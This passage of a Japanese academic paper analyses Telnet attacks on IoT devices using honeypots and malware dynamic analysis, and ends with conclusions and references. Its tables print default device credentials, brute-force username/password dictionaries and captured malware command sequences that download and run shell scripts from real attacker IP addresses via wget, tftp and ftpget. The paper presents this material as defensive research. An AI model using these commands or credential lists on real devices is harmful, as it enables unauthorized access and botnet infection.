実際に 2 つの IoT 機器について，Telnet のデフォルト ID/パスワードの調査を行った．使用した機器は Dahua Technology 製の Web カメラ IPC-HFW3300P と，Billion[16]製のルーターBiPAC 7800NXL である．それぞれの機器のデフォルト ID/パスワードを表 3 に示す．BiPAC 7800NXL は admin/admin という非常に脆弱な ID/パスワードの組で Telnet ログイン可能であり，攻撃の対象になった場合容易に攻撃ホストに侵入されてしまうことが予想される．次に，IPC-HFW3300P のデフォルト ID/パスワードである admin/7ujMko0admin を含む ID/パスワードリストが存在するかを調べたところ，ログイン拒否ハニーポットで確認できた 1597 個のリストの内 475 個もの リ ス ト に 含 ま れ て い る こ と が わ か っ た．admin/7ujMko0admin は IPC-HFW3300P 以外の Dahua 製の機器のデフォルト ID/パスワードとして利用されている可能性も考えられることから，Dahua Technology 製の機器を狙った攻撃が現在流行しており，実際にサイバー攻撃に悪用されているものも多数存在すると推測される．

表 3　IPC-HFW3300P と BiPAC 7800NXL のデフォルト ID/パスワード

	ID	パスワード
IPC-HFW3300P	admin	7ujMko0admin
BiPAC 7800NXL	admin	admin

表 4　マルウェア動的解析によって得られた ID/パスワードリストとコマンド系列の対応表

マルウェア収集日	マルウェア識別番号	ID/パスワードリスト	コマンドシーケンス
2015/12 – 2016/2	1		cd /tmp || cd /tmp; rm -rf /tmp/*; wget http://199.175.49.21/.w.sh; sh .w.sh; tftp -r .t1.sh -g 199.175.49.21; sh .t1.sh; tftp 199.175.49.21 -c get .t2.sh; sh .t2.sh; rm -rf /tmp/*
2016/6/9	2		cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var;rm -f *; busybox wget http://208.67.1.114/rv.sh;sh rv.sh; busybox tftp -r rv1.sh -g 208.67.1.114;sh rv1.sh; busybox tftp 208.67.1.114 -c get rv2.sh;sh rv2.sh; busybox ftpget 208.67.1.114 rv3.sh rv3.sh;sh rv3.sh;exit
	3		
2016/6/20	4	pattern_a	cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var; mv -f /usr/bin/-wget /usr/bin/wget; mv -f /usr/sbin/-wget /usr/bin/wget; mv -f /bin/-wget /bin/wget; mv -f /sbin/-wget /bin/wget; wget http://198.23.151.112/bin.sh; sh bin.sh; wget1 http://198.23.151.112/bin2.sh; sh bin2.sh; tftp -r tftp.sh -g 198.23.151.112; sh tftp.sh; tftp 198.23.151.112 -c get tftp2.sh; sh tftp2.sh; mv /bin/wget /bin/-wget;mv /usr/sbin/wget /usr/sbin/-wget; mv /usr/bin/wget /usr/bin/-wget; mv /sbin/wget /bin/-wget
	5		
	6		
	7		
	8		cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://208.67.1.182/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 208.67.1.182 -c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g 208.67.1.182; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 208.67.1.182 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf *; history -c
	9		
2015/12 – 2016/2	10	pattern_b	rm -rf /tmp/* /var/*;cd /tmp || cd /var/; wget http://149.202.242.80/r.sh;sh r.sh; ftpget -u anonymous -p anonymous 149.202.242.80 rr.sh rr.sh;sh rr.sh; tftp -r rrr.sh -g 149.202.242.80;sh rrr.sh
	11	pattern_c	cd /tmp || rm -rf *; busybox wget http://204.18.0.98/js/sc/sc.sh || wget http://204.18.0.98/js/sc/sc.sh; sh sc.sh; rm -rf sc.sh; busybox tftp -r .sc.sh -g 204.18.0.98 || tftp -r .sc.sh -g 204.18.0.98; sh .sc.sh; rm -rf .sc.sh
	12	pattern_d	cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var; mv -f /usr/bin/-wget /usr/bin/wget; mv -f /usr/sbin/-wget /usr/bin/wget; mv -f /bin/-wget /bin/wget;mv -f /sbin/-wget /bin/wget; wget http://185.38.151.92/bin1.sh; sh bin1.sh; wget http://185.38.151.92/bin2.sh; sh bin2.sh; tftp -r bint1.sh -g 185.38.151.92; sh bint1.sh; tftp 185.38.151.92 -c get bint2.sh; sh bint2.sh; mv /bin/wget /bin/-wget;mv /usr/sbin/wget /usr/sbin/-wget; mv /usr/bin/wget /usr/bin/-wget;mv /sbin/wget /bin/-wget
	13	pattern_e	
2016/6/9	14	pattern_F	cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.177.227.89/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 94.177.227.89 -c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g 94.177.227.89; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 94.177.227.89 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf *;
	15		
	16		
	17		
	18		cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://198.12.97.79/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 198.12.97.79 -c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g 198.12.97.79; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 198.12.97.79 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf *;
	19		
	20		
	21		cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://208.67.1.221/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 208.67.1.221 -c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g 208.67.1.221; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 208.67.1.221 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf *; exit
	22		
	23		
2016/6/20	24		cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://158.69.115.114/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 158.69.115.114 -c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g 158.69.115.114; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 158.69.115.114 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf *; exit
	25		
	26		
	27		
	28		
2016/7/1	29		cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://198.12.97.87/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 198.12.97.87 -c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g 198.12.97.87; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 198.12.97.87 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf *; exit
	30		
	31		
2016/7/1	32		cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://198.144.181.30/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 198.144.181.30 -c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g 198.144.181.30; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 198.144.181.30 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf *; exit
	33		
	34		
	35		
2016/6/9	36	pattern_G	cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://208.67.1.221/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 208.67.1.221 -c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g 208.67.1.221; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 208.67.1.221 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf *; exit
	37		cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://198.12.97.79/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 198.12.97.79 -c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g 198.12.97.79; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 198.12.97.79 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf *; exit

表 5　patter_a，F のマルウェア間の類似度(単位は%)

pattern_a

マルウェア識別番号 ＼ マルウェア識別番号	1	2	3	4	5	6	7	8	9
1		0	0	0	0	0	0	0	0
2			0	0	0	0	0	0	0
3				74	0	0	60	0	0
4					0	0	72	0	0
5						0	0	0	0
6							0	0	0
7								0	0
8									0
9									

pattern_F

マルウェア識別番号 ＼ マルウェア識別番号	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35
14		72	0	0	72	0	71	0	0	71	0	72	0	0	71	72	0	71	71	0	74	0
15			0	0	91	0	72	0	0	72	0	91	0	0	71	91	0	72	71	0	91	0
16				0	0	0	0	0	0	0	0	0	86	0	0	0	0	0	0	0	0	0
17					0	75	0	0	0	0	0	0	0	75	0	0	75	0	0	75	0	0
18						0	72	0	0	72	0	91	0	0	71	99	0	72	71	0	91	0
19							0	0	0	0	0	0	0	77	0	0	99	0	0	77	0	0
20								0	0	97	0	72	0	0	72	72	0	99	72	0	72	0
21									0	0	61	0	0	0	0	0	0	0	0	0	0	61
22										0	0	0	0	0	0	0	0	0	0	0	0	0
23											0	72	0	0	71	72	0	97	71	0	72	0
24												0	0	0	0	0	0	0	0	0	0	99
25													0	0	74	91	0	72	74	0	99	0
26														0	0	0	0	0	0	0	0	0
27															0	0	77	0	0	99	0	0
28																71	0	71	99	0	71	0
29																	0	72	71	0	91	0
30																		0	0	77	0	0
31																			71	0	72	0
32																				0	71	0
33																					0	0
34																						0
35																						

表 6　pattern_a，b，c，d，e，F，G の ID/パスワードセットリスト

pattern_a		pattern_b		pattern_c		pattern_d		pattern_e		pattern_F		pattern_G	
ID	パスワード	ID	パスワード	ID	パスワード	ID	パスワード	ID	パスワード	ID	パスワード	ID	パスワード
root	root	root		root	root	root	root	support	support	root	root	root	root
root	toor	root	root	root	toor	root	toor	admin	admin	root	toor	root	toor
root	admin	root	admin	root	admin	root	admin	root	root	root	admin		
root	user	root	1234	root	user	root	user	guest		root	user		
root	guest	root	12345	root	guest	root	guest	admin	smcadmin	root	guest		
root	login	admin		root	login	root	login	root		root	login		
root	changeme	admin	root	root	changeme	root	changeme	admin		root	changeme		
root	1234	admin	admin	root	1234	root	1234	adm		root	1234		
root	12345	admin	1234	root	12345	root	12345	1234	1234	root	12345		
root	123456	admin	12345	root	123456	root	123456	root	12345	root	123456		
root	default	guest		root	default	root	default	admin	1234	root	default		
root	pass	guest	root	root	pass	root	pass			root			
root	password	guest	admin	root	password	root	password			root	password		
root	support	guest	1234	root	support	root	support			root	support		
root	vizxv	guest	12345	root	netgear	root	vizxv			admin	root		
root	cisco			root	cisco	root	cisco			admin	toor		
admin	root			root	123456789	root	raspberry		1	admin	admin		
admin	toor			root		admin	root			admin	user		
admin	admin			admin	root	admin	toor			admin	guest		
admin	user			admin	toor	admin	admin			admin	login		
admin	guest			admin	admin	admin	user			admin	changeme		
admin	login			admin	user	admin	guest			admin	1234		
admin	changeme			admin	guest	admin	login			admin	12345		
admin	1234			admin	login	admin	changeme			admin	123456		
admin	12345			admin	changeme	admin	1234			admin	default		
admin	123456			admin	1234	admin	12345			admin			
admin	default			admin	12345	admin	123456			admin	password		
admin	pass			admin	123456	admin	default			admin	support		
admin	password			admin	default	admin	pass			user	root		
admin	support			admin	pass	admin	password			user	toor		
admin	vizxv			admin	password	admin	support			user	admin		
admin	cisco			admin	support	admin	vizxv			user	user		
user	root			admin	netgear	admin	cisco			user	guest		
user	toor			admin	cisco	admin	raspberry			user	login		
user	admin			admin	123456789	user	root			user	changeme		
user	user			admin		user	toor			user	1234		
user	guest			user	root	user	admin			user	12345		
user	login			user	toor	user	user			user	123456		
user	changeme			user	admin	user	guest			user	default		
user	1234			user	user	user	login			user			
user	12345			user	guest	user	changeme			user	password		
user	123456			user	login	user	1234			user	support		
user	default			user	changeme	user	12345			login	root		
user	pass			user	1234	user	123456			login	toor		
user	password			user	12345	user	default			login	admin		
user	support			user	123456	user	pass			login	user		
user	vizxv			user	default	user	password			login	guest		
user	cisco			user	pass	user	support			login	login		
login	root			user	password	user	vizxv			login	changeme		
login	toor			user	support	user	cisco			login	1234		
login	admin			user	netgear	user	raspberry			login	12345		
login	user			user	cisco	login	root			login	123456		
login	guest			user	123456789	login	toor			login	default		
login	login			user		login	admin			login			
login	changeme			login	root	login	user			login	password		
login	1234			login	toor	login	guest			login	support		
login	12345			login	admin	login	login			guest	root		
login	123456			login	user	login	changeme			guest	toor		
login	default			login	guest	login	1234			guest	admin		
login	pass			login	login	login	12345			guest	user		
login	password			login	changeme	login	123456			guest	guest		
login	support			login	1234	login	default			guest	login		
login	vizxv			login	12345	login	pass			guest	changeme		
login	cisco			login	123456	login	password			guest	1234		
guest	root			login	default	login	support			guest	12345		
guest	toor			login	pass	login	vizxv			guest	123456		
guest	admin			login	password	login	cisco			guest	default		
guest	user			login	support	login	raspberry			guest			
guest	guest			login	netgear	guest	root			guest	password		
guest	login			login	cisco	guest	toor			guest	support		
guest	changeme			login	123456789	guest	admin			support	root		
guest	1234			login		guest	user			support	toor		
guest	12345			guest	root	guest	guest			support	admin		
guest	123456			guest	toor	guest	login			support	user		
guest	default			guest	admin	guest	changeme			support	guest		
guest	pass			guest	user	guest	1234			support	login		
guest	password			guest	guest	guest	12345			support	changeme		
guest	support			guest	login	guest	123456			support	1234		
guest	vizxv			guest	changeme	guest	default			support	12345		
guest	cisco			guest	1234	guest	pass			support	123456		
support	root			guest	12345	guest	password			support	default		
support	toor			guest	123456	guest	support			support			
support	admin			guest	default	guest	vizxv			support	password		
support	user			guest	pass	guest	cisco			support	support		
support	guest			guest	password	guest	raspberry						
support	login			guest	support	support	root						
support	changeme			guest	netgear	support	toor						
support	1234			guest	cisco	support	admin						
support	12345			guest	123456789	support	user						
support	123456			guest		support	guest						
support	default			support	root	support	login						
support	pass			support	toor	support	changeme						
support	password			support	admin	support	1234						
support	support			support	user	support	12345						
support	vizxv			support	guest	support	123456						
support	cisco			support	login	support	default						
cisco	root			support	changeme	support	pass						
cisco	toor			support	1234	support	password						
cisco	admin			support	12345	support	support						
cisco	user			support	123456	support	vizxv						
cisco	guest			support	default	support	cisco						
cisco	login			support	pass	support	raspberry						
cisco	changeme			support	password	cisco	root						
cisco	1234			support	support	cisco	toor						
cisco	12345			support	netgear	cisco	admin						
cisco	123456			support	cisco	cisco	user						
cisco	default			support	123456789	cisco	guest						
cisco	pass			support		cisco	login						
cisco	password			netgear	root	cisco	changeme						
cisco	support			netgear	toor	cisco	1234						
cisco	vizxv			netgear	admin	cisco	12345						
cisco	cisco			netgear	user	cisco	123456						
				netgear	guest	cisco	default						
				netgear	login	cisco	pass						
				netgear	changeme	cisco	password						
				netgear	1234	cisco	support						
				netgear	12345	cisco	vizxv						
				netgear	123456	cisco	cisco						
				netgear	default	cisco	raspberry						
				netgear	pass	pi	root						
				netgear	password	pi	toor						
				netgear	support	pi	admin						
				netgear	netgear	pi	user						
				netgear	cisco	pi	guest						
				netgear	123456789	pi	login						
				netgear		pi	changeme						
				cisco	root	pi	1234						
				cisco	toor	pi	12345						
				cisco	admin	pi	123456						
				cisco	user	pi	default						
				cisco	guest	pi	pass						
				cisco	login	pi	password						
				cisco	changeme	pi	support						
				cisco	1234	pi	vizxv						
				cisco	12345	pi	cisco						
				cisco	123456	pi	raspberry						
				cisco	default								
				cisco	pass								
				cisco	password								
				cisco	support								
				cisco	netgear								
				cisco	cisco								
				cisco	123456789								
				cisco									

5. まとめと今後の課題

本研究ではIoT機器のTelnetインターフェースに対し多数の攻撃が行われている点に注目し，Telnetログインの際に得られるID/パスワード情報とログイン後に使用されるシェルコマンド系列を分析することで，攻撃ホストの感染マルウェアの推定を行い，さらに攻撃対象となっているIoT機器の増加を示した．

また，分析の結果，新たに観測されるID/パスワードの内，一部のものが数ヶ月後に大規模な攻撃に利用される事例を多数確認した．このことからID/パスワード観測を継続することで将来的に大規模攻撃に使用されるID/パスワードを早期に発見できる可能性がある．また，時間を追う毎に攻撃に使用されるID/パスワードが増加していることから攻撃対象となっているIoT機器は増加し続けていることが確認された．さらにマルウェアが持つID/パスワードリストとログイン後に実行されるシェルコマンド系列に対応関係があることが示された．これは攻撃ホストの感染しているマルウェアの推測に役立てることができることを示唆している．

しかし，実際にログイン拒否ハニーポットによって観測されたID/パスワードリストの数は，今回マルウェア動的解析によって得られたID/パスワードリストの数より圧倒的に多く，本研究では実際に攻撃に使用されているID/パスワードリストのごく一部について分析を行ったにすぎない．また，実際にID/パスワードやシェルコマンドを収集することができたマルウェアも実際に収集できたマルウェアの数に対して大幅に少なく，より詳細な分析を行う為に，多くのマルウェアについて分析を行う必要がある．その為には，実C&Cサーバから送信されるマルウェアの動作命令をより多く収集し，ダミーC&Cの更新を行っていく必要があると考えられる．また，スキャンやログインチャレンジの途中で動作を停止してしまうマルウェアについても，マルウェアと解析環境のどちらに原因があるのかを特定する必要がある．

以上を踏まえ，今後はIoT機器向けマルウェアの動的解析を進めていくことで攻撃ホストが感染しているマルウェアのより詳細な推測を行うことを目指したい．

謝辞

本研究の一部は文部科学省国立大学改革強化推進事業の支援を受けて行われた．

参考文献

[1] Yin Minn Pa Pa, S. Suzuki, K. Yoshioka, T. Matsumoto, T. Kasama, C. Rossow “IoTPOT: Analysing the Rise of IoT Compromises”, USENIX/WOOT’15, 2015

[2] 鈴木将吾, インミンパパ, 江澤優太, 鉄穎, 中山颯, 吉岡克成, 松本勉 “組込み機器への攻撃を観測するハニーポットIoTPOTの機能拡張”, 電子情報通信学会信学技報 vol. 115 no. 488, ICSS2015-47, pp. 1-6, 2016

[3] 鈴木将吾 小出駿 牧田大佑 村上洸介 笠間貴弘 島村隼平 衛藤将史 吉岡克成 松本勉 井上大介 “複数国ダークネット観測による攻撃の局地性分析”, コンピュータセキュリティシンポジウム2014論文集, vol. 2014, no. 2, pp. 40-47, 2014

[4] K. Nakao, K. Yoshioka, D. Inoue, M. Eto, "A Novel Concept of Network Incident Analysis based on Multi-layer Observations of Malware Activities, " Proc. of the 2nd Joint Workshop on Information Security (JWIS2007), pp. 267-279, 2007

[5] D. Inoue, M. Eto, K. Yoshioka, S. Baba, K. Suzuki, J. Nakazato, K. Ohtaka, K. Nakao, “nicter：An incident analysis system toward binding network monitoring with malware analysis, ” WOMBAT Workshop on Information Security Threats Data Collection and Sharing(WISTDCS2008), pp. 58-66, 2008.

[6] Internet Census 2012. http://internetcensus2012. bitbucket.org/paper.html, (参照 2016-08-02)

[7] Busybox. https://busybox.net/, (参照 2016-08-02)

[8] ARM. https://www.arm.com/ja/, (参照 2016-08-02)

[9] MIPS Processors – Imagination Technologies. https://imgtec.com/mips, (参照 2016-08-02)

[10] PowerPC – Wikipedia. https://ja.wikipedia.org/wiki/PowerPC, (参照 2016-08-02)

[11] SPARC International Inc. https://sparc.org/, (参照 2016-08-02)

[12] Debian – ユニバーサルオペレーティングシステム. https://www.debian.org/index.ja.html, (参照 2016-07-31)

[13] Cisco Systems, Inc. http://www.cisco.com/, (参照 2016-08-02)

[14] Dahua Technology. http://www.dahuasecurity.com/, (参照 2016-08-02)

[15] Como resetear la contraseña de un DVR Dahua – Securamente - El blog de Securame. http://www.securamente.com/como-resetear-la-contrasena-password-de-un-dvr-dahua/, (参照 2016-08-02)

[16] BILLION Electric. http://www.billion.com/, (参照 2016-08-05)

[17] Fuzzy Hashing and ssdeep. http://ssdeep.sourceforge.net/, (参照 2016-08-11)

[18] Python-ssdeep. http://python-ssdeep.readthedocs.io/en/latest/index.html, (参照 2016-08-11)